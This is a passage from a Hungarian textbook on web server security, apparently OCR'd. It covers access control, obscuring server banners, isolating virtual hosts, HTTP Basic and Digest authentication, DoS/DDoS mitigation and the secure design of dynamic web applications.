Amennyiben a szerver bizalmas adatokat tárol, akkor ügyelni kell rá, hogy ne csak a struktúra egy szintjére írjunk elő kötelező azonosítást és hozzáférés védelmet, mert a struktúrában mélyebben elhelyezkedő adatok közvetlen hivatkozással elérhetők maradnak. Ha tehát a szerveren előírjuk a /titok könyvtárra az azonosítást, és az azonosítatlan felhasználóknak tiltjuk a hozzáférést, akkor még nem lehetünk biztosak benne, hogy a titok könyvtárban lévő állományok által hivatkozott tartalom is védett. Ha az adott szint alatt nincs bekapcsolva a védelem, és onnan egy URL kiszivárog az Internetre (például megjelenik egy levelezőlista archívumában), akkor azt nagy valószínűséggel illetéktelenek végig fogják kutatni. Egy átmeneti hibából adódóan az adataink igen hosszú időre elérhetőek lehetnek, mivel a legnagyobb keresőrendszerek egy időre a lapok tartalmát is eltárolják, így hiába javítjuk ki a szerver védelmét, a keresőben még hosszú ideig hozzáférhető a véletlenül kiszivárgott információ. Hasonló a helyzet a Web gyorsítótár szerverekkel. Ha egy oldalt betáraztak, akkor az adat a gyorsítótárból kinyerhető (ha nem is mindenki által, de a gyorsítótár adminisztrátorok által mindenképpen).

Ezért különösen körültekintőnek kell lenni olyan webszerver építésénél, amely bizalmas információkat tesz elérhetővé. Lehetőség szerint egy Web domainen belül ne keverjük a különböző érzékenységi szintű adatokat, így a teljes webszerverre beállítható egy egységes hozzáférés vezérlési politika. Ezzel elkerülhető a véletlen félrekonfigurálás.

Lehetőség szerint a hozzáférést korlátozzuk hálózati szinten is, így az azonosító rendszer hibája nem okoz akkora gondot. Ha csak a jogosultak tartományaiból érhető el a webszerver (a hálózati hozzáférés vezérlést egy tűzfallal megoldva), akkor egy esetleges hiba esetén a potenciális támadók száma töredéke a védelem beállítása nélkülinek.

4.10.5 A támadó tájékozódásának megnehezítése

A felmerülő veszélyek

a) A rendszerünk jellemzőit nyilvános adatbázisok vagy támadók tárolják, annak hibája esetén a világ gonosz támadói szépen szisztematikusan feltörik az összes azzal azonos típusú webszerver által kiszolgált weboldalt.

b) Az aktív tartalom forráskódja segítségével a támadó könnyebben talál biztonsági hiányosságot a rendszerben.

Megoldások

a1) Frissíteni, frissíteni, frissíteni.

a2) Az IP-stack módosítása az OS fingerprinting megtévesztésére.

a3) A szerver banner cseréje.

b) Ügyeljünk rá, hogy ne lehessen hozzáférni a Web szkriptekhez.

Mit jelent a támadó tájékozódásának megnehezítése vagy másképpen a tájékozatlanságra építő védekezés (*security through obscurity)*? Például azt, ha valaki abban bízik, hogy az általa fejlesztett titkosító alkalmazás azért törhetetlen, mert senki nem ismeri annak algoritmusát. A “security through obscurity” olyan módszerek gyűjtőneve, amelyek arra építenek, hogy a rendszerről minél kevesebb információt tegyünk hozzáférhetővé, így a támadók tájékozatlanabbak lesznek a rendszer gyenge pontjait érintően. Ezek a módszerek nem védenek hatásosan a nagyobb szakértelmű vagy eltökélt támadók ellen, de csökkentik a rendszer kompromittálódásának esélyét, ezért a biztonság érdekében ezeket az intézkedéseket is érdemes megtenni. Lehetséges, hogy éppen egy ilyen, látszólag értelmetlen lépés menti meg a rendszert a kompromittálódástól. Hangsúlyozzuk, hogy az itt említett módszerek nem növelik a rendszer elméleti biztonságát. Vigyáznunk kell, nehogy hamis biztonságérzetünk legyen velük kapcsolatban. A gyakorlat azonban azt mutatja, hogy bizonyos esetekben mégis segíthetnek, és nem kerülnek semmibe.

Nézzünk egy példát. Adott a támadó, aki egy robot segítségével a későbbi felhasználás érdekében folyamatosan adatokat gyűjt az Interneten, főként nem dinamikus című rendszerekről. Egy adatbázisban eltárolja, hogy mely gépnek melyik portján milyen szerver várja a kéréseket. Ez az információ nagyon gyakran kinyerhető a szerver névjegyéből, az un. “banner”-ből. Tételezzük fel, hogy a Mélytanyai Fűnövesztő Bt. webszerverének bannerét a rendszergazda elővigyázatosságból, félrevezetően lecserélte. A támadó robotja hibásan azt detektálja, hogy *Webkiszolgáló2000* típusú webszerver van a gépen, a valóságban azonban *WWWBiztonság 5.8.*

Mikor a világ biztonsági levelező listáin felröppen a hír, hogy a *WWWBiztonság5.8* súlyos biztonsági hibát tartalmaz, a támadó éjjel szépen nekiáll az összegyűjtött adathalmaza alapján végignézni, hogy van-e olyan rendszergazda, aki lassabban reagál, és a rendszere még feltörhető. Ebben az esetben a támadó nem fogja megtámadni a www.funoveszto.hu-t, mert azt hiszi, hogy biztonságos szerver van rajta.

Ezek után mindenki döntse el, hogy volt-e haszna ennek a módszernek? Természetesen szakértő támadó ellen semmi hatása, de bizonyos szituációkban segíthet. Ha hiszünk benne, hogy minden biztonsági intézkedés – legyen az akár nagyon komoly, mint az ACL-ek megfelelő beállítása, vagy oly kétes, mint a banner cseréje – növeli a rendszer biztonságát, akkor tegyük meg a következőket.

A webszerverek jelentős része lehetővé teszi a banner cseréjét, tegyünk bele egy hihető, de félrevezető értéket. Akadályozzuk meg, hogy a dinamikus oldalakat előállító mechanizmusok esetleges hibaüzenetei a felhasználók elé kerülhessenek. Ha saját, egyedi fejlesztésű programokat használunk a dinamikus tartalom előállítására, akkor akadályozzuk meg, hogy annak forrásait a támadók megszerezzék. Ez természetesen nem akadályozza meg a felkészült támadókat abban, hogy megtalálják és kihasználják a hibát, de megnehezíti a dolgukat. Felmerülhet a kérdés, hogy miért is írunk ilyet, amikor a nyílt forráskódú programok egyre egyértelműbben bizonyítják, hogy a forráskód nyilvánosságra hozása nem csökkenti a rendszer biztonságát. Az a helyzet, hogy ez igaz a gyakran használt, sokak által auditált szoftverekre, nem igaz azonban az egyedi fejlesztésekre, amelyeket soha nem vizsgált meg senki biztonsági szempontból. Ilyen esetekben – a tervezés, fejlesztés és tesztelés maximális körültekintéssel való kivitelezése mellett is – jobb a forráskódot nem közölni. A szkriptek kiszivárgásának elkerülésére javasoljuk a webszerver szkript könyvtárának és a publikusan hozzáférhető ftp adatainak különválasztását.

Mégegyszer kiemeljük: ezek a módszerek nem növelik a valódi védelmet. Csak arra jók, hogy a félrevezetés által kissé lelassítsák a támadókat, így megfelelő védelmi eszközökkel felszerelve (IDS, naplózó fordító, amely elküldi az adminisztrátornak a forráskódot stb.) az adminisztrátornak több ideje lehet a támadás észlelésétől a cselekvésre. Fontos azonban, hogy ezek az intézkedések nem pótolják a frissítést és a valódi biztonsági intézkedéseket.

4.10.6 Virtuális webszerverek

A felmerülő veszélyek

a) Egy szerver kompromittálódása a többi sérülésével járhat

Megoldások

a1) Szétvágás független állományrendszer részek használatára (chroot)

a2) Szétvágás független virtuális szerverekre (pl. UML)

a3) Szétvágás valódi szerverekre

Az optimális erőforrás kihasználás miatt gyakran egyetlen fizikai rendszeren foglal helyet több weblap kiszolgáló szervere vagy szerverei. Erre több megoldás létezik. A nagyobb tudású webszerverek képesek a virtual hosting-ra, amely azt jelenti, hogy a webszerver a bejövő kérés célcíme vagy fejlécei alapján eldönti, hogy a kliens melyik weblap tartalmát akarta lekérdezni, és a megfelelő adatot adja át. Mivel a webszerver ebben az esetben minden weblap adataihoz

hozzáfér, ezért ha a webszerver hibája vagy az egyik weblapon helyet foglaló tartalom (lásd még a dinamikus tartalom kockázatai részt) miatt a rendszer kompromittálódik, akkor egyszerre minden weblap adatai elérhetők lesznek a támadó számára. Amennyiben a weblap adatainak jogosultságai nem megfelelő körültekintéssel lettek beállítva, akkor rossz esetben egyetlen weblapon keresztül kompromittálódhat a teljes webszerver annak minden weblapjával együtt.

Ennek a problémának a megoldására több megoldás is létezik. Minden modern operációs rendszeren lehetőség van állományjogosultságok használatára. Jó megoldást ad, ha a webszerver felhasználója által csak olyan adatok hozzáférhetők, amelyek nyilvánosak. Ennek kivitelezése sajnos a gyakorlatban nagyon körülményes, sőt bizonyos esetekben (hagyományos Unix jogosultsági rendszer) nem lehetséges. Amennyiben a támadók közvetlen hozzáféréshez jutnak az állományrendszerre, akkor a webszerver és az aktív tartalom jogosultság szabályzását (autorizáció) teljes mértékben kikerülhetik. További gond, hogy ebben az esetben a webszerver egyetlen felhasználó jogaival fut, ha tehát egy weblap adataihoz hozzáfér, akkor az összes weblap adatait megszerezte.

Unix jellegű rendszereken egy kissé jobb lehetőség, hogy a webszerver a kiszolgálandó weblap megállapítása után gyökérkönyvtárat vált a weblap adatainak gyökerébe. Ha a webszerver vagy a weboldalon lévő tartalom hibájából a támadók hozzáférnek a webszerver állományrendszeréhez, akkor normális esetben (ld. még 4.9) csak azokhoz az adatokhoz férnek hozzá, amelyek az új gyökér alatt találhatók. Ezzel elfogadhatóan szeparálhatjuk az egyes virtuális webszervereket. Ha a webszerverek tartalmaznak dinamikus részeket, akkor további problémákkal kell számolni. Mivel a webszerver általában nem vált uid-et, így a különböző virtuális szerverek képesek más virtuális szervereket megtámadni. Mivel a felhasználó hiba esetén képes lehet kód futtatására, így nem kizárt, hogy ki tud törni a chroot-ból. Ennek megakadályozására a chroot környezetet meg kell erősíteni (további információ a Biztonságos szoftverfutási környezet fejezetben). Általában jól használható, de sajnos ez a lehetőség nem minden webszerver sajátja.

Amennyiben a webszerver maga nem képes a gyökérváltásra (chroot), akkor az adminisztrátor is megteheti a program indítása előtt, így az már a módosított gyökeret látja, azonban így csak azonos biztonsági szintű virtuális szervereket érdemes együtt tartani.

Ha a webszerver nem képes gyökérváltásra (chroot), akkor az adminisztrátornak kell gondoskodnia a különböző bizalmassági szintű adatok szeparációjáról. Erre azt a megoldást lehet használni, hogy minden egyes weblap, vagy minden biztonsági szint saját szervert kap, ami bizonyos számú weboldalt szolgáltat. Amennyiben a külső hálózati eszközön lehetőség van több IP cím aktiválására, vagy a gépben több hálózati kártya van, vagy megengedett, hogy a különböző webszerverek ne a szabványos porton figyeljenek, akkor nincs gond, mivel minden webszerver kaphat saját IP címet, vagy egy IP címen belül saját portot. Ebben az esetben már csak arról kell gondoskodni, hogy a webszerverek ne tudjanak egymás adataihoz hozzáférni. Ennek megoldására két lehetőség van. Az egyik, amely minden rendszeren használható, hogy a különböző webszerverek más-más felhasználó nevében futnak, és a felhasználók kizárólag az általuk elérendő adatokat láthatják. Ebben az esetben az operációs rendszer védelme akadályozza meg az áthallást az egyes rendszerek között. Unix rendszerek esetén az elválasztásra gyökérváltást vagy virtuális szervereket lehet használni (ld. még 4.9).

Ha azonban több webszerver van, de csak egyetlen IP cím áll rendelkezésre, és a szerverek különböző portokra osztása nem lehetséges (általában ez a helyzet), akkor valahogy meg kell oldani az egyetlen portra érkező kérések több webszerverre való elosztását. Erre a célra használható egy reverse webproxy vagy egy speciálisan konfigurált webszerver. Így tehát a kérést az elosztó program kapja meg, eldönti, hogy melyik webszerver lesz képes kiszolgálni azt, majd a megfelelő szerver felé továbbítja. Ilyen esetben, ha az elosztó program megfelelően hangolható, a forráscím alapján alapszintű hozzáférés védelem valósítható meg.

4.10.7 A felhasználók azonosítása statikus adatok esetén

Ebben a részben a szerverek és a proxyk által használható azonosítási eljárásokról és azok gyengeségeiről lesz szó.

A felmerülő veszélyek

a) Az azonosítási információ titkosítatlanul utazik a hálózaton, lehallgatható.

b) A felhasználói adatok titkosítatlanul közlekednek a hálózaton (lásd még dinamikus tartalom fejezet), lehallgatható.

c) Az azonosítás visszajátszható.

d) Kivitelezhető egy MitM támadás (ld. [6] lábjegyzet).

Megoldások

a1) digest azonosítási séma használata.

a2) Egyszerhasználatos jelszó használata.

a3) HTTPS használata.

b1) HTTPS használata.

b2) Az átvitt adatok közvetlen titkosítása.

c) Digest azonosítás esetén ez szinte lehetetlen.

d) HTTPS használata és megfelelő beállítások mellett nem.

A HTTP/1.0 már rendelkezett egy, a felhasználók azonosítására szolgáló protokollelemmel, ez volt a “WWW-Authenticate”. A “WWW-Authenticate” protokoll elemen alapuló azonosítás kérdés-válasz (challenge-response) jellegű paradigmát használ. Az elem használatával a szerver felkérheti a klienst, hogy azonosítsa magát. Ebben az esetben az azonosítás a következő módszerrel zajlik: a kliens küld egy kérést a szerver felé. A szerver nem az adatot adja vissza, hanem egy “401 Unauthorized” választ küld, amelynek kötelező tartalmaznia egy “WWW-Authenticate” fejlécet, amelyben a szerver egy autentikációs sémát, és az azonosításhoz szükséges adatokat adja meg. Ez a séma a HTTP/1.0 protokollban a szabvány szerint csak “basic” lehetett, ami azt jelenti, hogy ebben az esetben a “WWW-Authenticate” fejléc valahogy így néz ki:

```
WWW-Authenticate: Basic realm="TitkosAdatok"
```

A realm egy kérdés (challenge), amely segítségével a kliens tudomására lehet hozni, hogy éppen melyik azonosítóját, vagy másképpen válaszát (response) kell megadnia. Erre a kliens bekéri a felhasználói nevet és jelszót, majd válaszként küld egy “Authorization” fejlécet, amelyben base64 kódolással beleteszi a megadott adatokat. Ez valahogy így néz ki:

```
Authorization: Basic YXR5YTptZWdhc3p1cGVydGl0b2s=
```

Mivel a base64 kódolást csak a zavartalan átvitel miatt használja a protokoll, így ez gyakorlatilag azt jelenti, hogy a jelszótitkosítás nélkül halad át a hálózaton, ami nem szerencsés, mivel azt lehallgatva a támadó hozzájuthat a titkos jelszóhoz, majd annak segítségével a bizalmas adatokhoz is. Ennek a problémának a megoldására több lehetőség van.

1997 januárjában kiadták a RFC2069 ajánlást (http://www.ietf.org/rfc/rfc2069.txt), amely a "digest" azonosítási séma leírását tartalmazza. Ez a séma is kérdés-válasz (challenge-response) elven működik, azonban itt a szerver egy olyan kérdést küld a kliensnek, amely minden kérésnél változik (nonce). A kliens egyszerűsítve a felhasználói nevet, és egy hash értékét küldi vissza a szervernek. A hash értéke a felhasználói névből, a jelszóból, a szerver által átadott egyedi kérdésből, a HTTP metódusból, valamint a lekért URI-ból képződik. A jelszó nem halad át titkosítatlanul a hálózaton, így a forgalom lehallgatásával nem szerezheti meg a támadó. Az egyszer használatos "nonce" miatt az azonosítás nagyon nehezen játszható vissza (a nonce értékének ismétlődése esetén, aminek az esélye a gyakorlatban igen csekély).

A szerver több kérdést intézhet a 401 válasz után a klienshez, aminek kötelező azt választani, amely a legerősebb az általa ismertek közül. Ez néhány böngészőnél a basic séma, így a szerver hiába szeretne digest azonosítást használni, a kliens mégis a basic mellett dönt. Az ilyen esetek elkerülésére a jól konfigurálható szervereknél beállítható, hogy milyen azonosítási sémát kell használnia a kliensnek.

A basic és a digest séma is támadható a közbeékelődéses (MitM, ld. [6] lábjegyzet) támadással, ezt csak úgy lehet elkerülni, hogy a szerveren HTTPS protokollt kell használni, és mind a szervert, mind a klienst úgy kell beállítani, hogy csak megfelelő tanúsítvány esetén legyen hajlandó folytatni a kommunikációt a másik féllel. Így a középre álló támadónak rendelkeznie kell egy kliens és egy szerver által elfogadható tanúsítvánnyal is. Ez elég nehezen kivitelezhető, különösen akkor, ha a kliens csak egy bizonyos előre definiált szerver kulcsot fogad el, a szerver pedig a kliens tanúsítvány tárgy attribútumában lévő adatait is ellenőrzi.

A HTTP/1.1 (RFC2616, http://www.ietf.org/rfc/rfc2616.txt) már nem definiálja közvetlenül a lehetséges azonosítási sémákat, hanem azok kikerültek egy különálló dokumentumba, a 2617. RFC-be (RFC2617, http://www.ietf.org/rfc/rfc2617.txt). Ez az RFC már közvetlenül definiálja a "digest" azonosítási sémát is. További kiegészítés, hogy a 401-es válasz és a "WWW-Authenticate" protokoll elem mellé újabb azonosítással kapcsolatos elemek jönnek be. Ezek a "407 Proxy Authentication Required", ami a 401-re hasonlít, csak a proxy azonosításra kéri fel a felhasználót, a "Proxy-Authenticate", amely a "WWW-Authenticate" megfelelője 407 esetén, és a "Proxy-Authorization", amely az "Authorization" fejléchez hasonló.

A proxy azonosítás a szerverazonosításhoz hasonlóan történik, de szükség esetén a protokoll lehetővé teszi az azonosítási információk továbbítását. Ez a "basic" azonosítási séma esetén egy rosszul beállított Web gyorsítótár esetén azt jelenti, hogy a gyorsítótár továbbítja a felettes gyorsítótár felé a felhasználó gyorsítótár azonosítóját és jelszavát.

Ha a webszerver HTTPS protokollal kommunikál a klienssel, akkor lehetőség van tanúsítvány alapú azonosításra. Erről korábban már szó esett, azt azonban még hozzá kell tenni, hogy a tanúsítvány alapú azonosítás helyes használat mellett (pl. smart card használata, ld. 4.3.1) lényegesen magasabb biztonságot ad, mint a jelszó alapú. Ha egy mód van rá, akkor használjuk a tanúsítvány alapú azonosítást, szükség esetén a jelszavas azonosítással együtt. Az azonosítással kapcsolatos egyéb veszélyeket a 2617. RFC írja le.

4.10.8 A szerver megbénítása

A felmerülő veszélyek

a) A szerver speciális kérésekkel elérhetetlenné tehető.

b) Túl sok kéréssel a szerver leállítható, vagy a kliensek számára használhatatlanná tehető.

Megoldások

a1) Megfelelő szerver választása.

a2) Alkalmazás szintű tűzfal segítségével előzetes szűrés végezhető a protokollon.

b1) Az egy kliens felől érkező kérések száma korlátozható.

b2) Az egy kliens felől érkező kérések száma tűzfal segítségével korlátozható.


b3) A szerver túlterhelése a webszerver program erőforrás felhasználásának korlátozásával megakadályozható.

b4) A szerver túlterhelése figyelő programokkal mérhető, szükség esetén beavatkozásra is lehetőség nyílik.

Nemrégiben ismeretlenek azzal zsaroltak néhány nagy angol online fogadóirodát, hogy az év legfontosabb lóversenye alatt elérhetetlenné teszik a szerverüket, ha nem fizetnek egy nagyobb összeget egy megadott számlára.

Ha a rendszer biztonsági szempontból tökéletes, vagy elég erős ahhoz, hogy a támadók ne tudjanak fogást találni rajta, akkor gyakran megelégszenek a szerver használhatóságának csökkentésével, esetleg teljes megbénításával. Erre a módszereknek két családja használható. A klasszikus DoS (Denial of Service) olyan támadást jelent, amelyet egy gép intéz egy másik ellen, gyakran annak valamilyen speciális hibáját kihasználva teszi azt használhatatlanná. Ilyen eset lehet például egy nagy erőforrás igényű lekérdezés többszöri ismétlése az eredmény megvárása nélkül. Belátható, hogy előbb-utóbb a legerősebb adatbázis szerver is feladja a harcot, ha túl nagy mennyiségű konkurens kapcsolattal kell megbirkóznia. A klasszikus DoS gyakran a szerver valamilyen protokoll feldolgozási hibájából adódik. Elképzelhető az az eset, hogy bizonyos fejléc túl sokszori megismétlése működésképtelenné teszi a webszervert. Ez jól tervezett szerverarchitektúránál természetesen nem eshet meg, de kezdetleges szervereknél előfordulhat.

Az a jó a DoS-ban, hogy bizonyos esetei körültekintő rendszerépítéssel megelőzhetők. Ha nem bízunk meg tökéletesen a szerver protokoll feldolgozó részében (márpedig soha semmiben nem bízunk meg), akkor egy alkalmazás szintű tűzfal segítségével ellenőriztethetjük a HTTP maradéktalan betartását. Az egy kliensről érkező túl nagy mennyiségű kérés megakadályozható egy elég finoman hangolható tűzfallal.



Ábra 48. DoS és DDoS támadás

A DDoS (Distributed DoS) a DoS elosztott formája. DDoS támadás esetén több támadó gép van, amelyek szabályosan elárasztják az áldozatot kéréseikkel. A támadó gépek száma gyakran olyan mennyiségű, hogy nemcsak a szerver erőforrásait kötik le teljesen, hanem a kérések már a szerver bejövő vonalát is teljesen kitöltik. Ez a támadás védhetetlen. A DDoS támadók látszólag olyanok, mint a szerver általános felhasználói, azoktól néhány egyedi esettől eltekintve nem lehet őket megkülönböztetni. Ha azonban meg lehet, a bejövő vonal sávszélességét akkor is nagyrészt telítik a támadó kérések, így a valódi kliensek alig jutnak a szerverhez. Ha a szerver nem védekezik a támadás ellen, akkor hamar olyan szintre jut a terhelése, memória használata, hogy használhatatlanul lassúvá válik.

A DDoS ellen hathatósan védekezni kizárólag az ISP routerein lehetséges, de ha elég összehangolt a támadás, akkor még az ISP hálózata is súlyosan kiterhelődhet. Mit lehet tenni? Sajnos DDoS támadás esetén általában csak azt lehet elérni, hogy a szerver ne terhelődjön túl. Erre több módszert is használhatunk. A legegyszerűbb megoldás a webszerver program erőforrás felhasználásának bizonyos határok közé szorítása. Ha az operációs rendszer támogatja, akkor a webszerver program lehetséges kapcsolatainak száma, a felhasználható processzorideje, hálózati sávszélessége és az általa felhasznált memória mennyisége korlátozható.

A kapcsolatok számának korlátozása megoldható alkalmazás szinten, a webszerver felhasználója vagy a webszerver folyamat által felhasználható nyitott fd-k (file descriptor, azaz fájl-leíró) számával, a szerveren futó vagy független tűzfalon. Itt is igaz a szabály, hogy ha lehetőség van rá, akkor minden lehetséges szinten be kell állítani a korlátozást.

A processzoridő korlátozása sajnos igen kevés rendszeren valósítható meg megfelelően, mivel a rendszerek ezt vagy nem támogatják, vagy csak a felhasználható összes processzoridő határozható meg, ami – lássuk be – nem megfelelő megoldás. A korrekt megoldás az lenne, hogy százalékban lehetne megadni a felhasználható processzoridőt, ezt azonban igen kevés operációs rendszer teszi lehetővé.

A hálózati sávszélesség korlátozása megoldható alkalmazás szinten, illetve a rendszerbe beépített vagy külső tűzfal segítségével.


Amennyiben a nyitott fd-k számát vagy a felhasználható memóriát határoljuk be, akkor fontos ellenőrizni, hogy mit fog tenni a szerverprogram. Ha hiba esetén kilép, akkor jobb az ilyen lehetőségeket nem használni.

Általános megoldás lehet olyan figyelő programok elhelyezése a gépen, amelyek a fent említett paramétereket folyamatosan figyelemmel kísérik, és szükség esetén riasztanak és/vagy beavatkoznak.

Amint látszik, ezek a megoldások nem garantálják a rendszer általános elérhetőségének fennmaradását a DDoS támadás idején, csak megakadályozzák, hogy a rendszer összeomoljon, és megfelelő, együttes használatukkal lehetővé válik az adminisztrátori beavatkozás, bizonyos esetekben akár távolról is (feltéve, ha a rendszer bejövő sávszélességéből az ISP dedikál egy részt az adminisztrátori csatorna számára).

4.10.9 Dinamikus oldalak

A webszerverek biztonságát a leginkább a dinamikus lapokat előállító programok veszélyeztetik. Olyan sok lehetséges biztonsági probléma van, és a fejlesztők biztonsági szempontból általában annyira alulképzettek, hogy alig található olyan rendszer, amely a dinamikus tartalmat előállító motoron keresztül nem támadható. A dinamikus rendszerek tipikus felépítése látható a következő ábrán. Nem lehet eléggé hangsúlyozni, hogy biztonságos webalkalmazás csak megfelelő felkészüléssel, alapos tervezéssel és körültekintő megvalósítással alkotható.



Ábra 49. Dinamikus Webszerver-rendszer felépítése

Nagy körültekintéssel kell kiválasztani a webalkalmazás fejlesztéséhez használt nyelvet is. A webszerverek a legelterjedtebb nyelveknél beépített támogatást kínálnak a szkriptek futtatására

(például az Apache rendelkezik PHP (http://www.php.net/) és Perl modullal is). Az integráció oka a kényelem és a sebesség fokozása. Fontos megjegyezni, hogy ezek a beépített eszközök veszélyeket is hordoznak. A beépített eszközök használatánál a webalkalmazás is hozzáférhet olyan erőforrásokhoz, amelyhez elvileg csak a webszervernek kellene. Gyakori eset, hogy a rendszer fejlesztőinek minden igyekezete ellenére (pl. php safe mód) a futtató modulban hibás rész marad, ilyenkor a szkript olyan dolgokat tehet meg, amelyeket nem kellene. Ha ilyen hiba mellé még egy programozási hiba is társul, akkor kész is a baj.

4.10.9.1 A rendszer tervezése

A biztonságos webalkalmazások alapja a megfelelően kialakított logikai és fizikai felépítés. Minden esetben figyelembe kell venni a bevitt, tárolt és kiszolgált adatok között fennálló bizalmassági viszonyokat. Általános alapelv, hogy az adatok írását le kell választani azok kiszolgálásától. Egy Web alapú újság szerkesztőfelületét alapvetően másként kell védeni, mint az olvasói felületét. Ajánlatos a statikus adatokat (szövegek, képek, videók és hangok) egy független webszerverre helyezni, hisz a WWW lehetőséget ad a máshol elhelyezkedő adatok hivatkozására. Egy dinamikus weboldalban lévő képek jöhetnek egy másik, kizárólag statikus adatokat tartalmazó webszerverről. A példánkban helyesebb kizárólag a szerkesztő rendszert dinamikusan megépíteni, hiszen az olvasóknak tökéletesen megfelel egy előre legenerált oldal megtekintése. Ha a szerkesztői felületen változtatnak az oldalon, akkor legenerálható a lap az új tartalommal, így az olvasók kizárólag egy, vagy több statikus szervert érhetnek el. Ennek további előnye, hogy gyorsítótár által tárolható, újraadható, így a sávszélességet is kíméli, és kisebb terhelést okoz a nyilvános szerveren.

Általában jó tervezés esetén radikálisan lecsökkenthető a weblap azon részeinek száma, amelyeknek mindenképpen dinamikusnak kell lennie. A speciális, magasabb szintű jogosultságokat igénylő alkalmazásrészek (pl. szerkesztői rendszer, rendelések lekérdezése stb.) hozzáférését általában nagyon erősen be lehet korlátozni, ezáltal a dinamikus webszerver sérülési esélye minimálisra csökkenthető még egy esetleges alkalmazási hiba esetén is.

Vannak olyan alkalmazások, amelyek jellegüknél fogva dinamikusak (pl. keresők, fórumok beviteli része), ezeknél arra kell vigyázni, hogy az alkalmazás az adatoknak kizárólag olyan részéhez férjen hozzá, amellyel nem tud kárt okozni. Egy fórum rendszer szövegbeviteléhez például elegendő, ha a beviteli formot kezelő alkalmazásrésznek hozzáfűzési joga van az adatbázis megfelelő táblájához, update-elni azonban már nem tud. Ha a tervezés és a fejlesztés során az alkotók következetesen tartják magukat ahhoz az elvhez, hogy minden csak a szükséges és elégséges jogosultsággal rendelkezzen, akkor elkerülhető a problémák jelentős része. Ez a megelőző védekezés egy nagyon hatékony módja. Sajnos nagyon gyakran lehet látni olyan webalkalmazásokat, ahol a tervezés elmarad, a fejlesztők pedig kényelmi okból a teljes adatbázis hozzáférést lehetővé teszik a webalkalmazás minden részének. Ez a hozzáállás teszi lehetővé illetéktelenek számára a dinamikus szerverek adatainak kiolvasását, rosszabb esetben módosítását.

4.10.9.2 Működési állapot

A felmerülő veszélyek

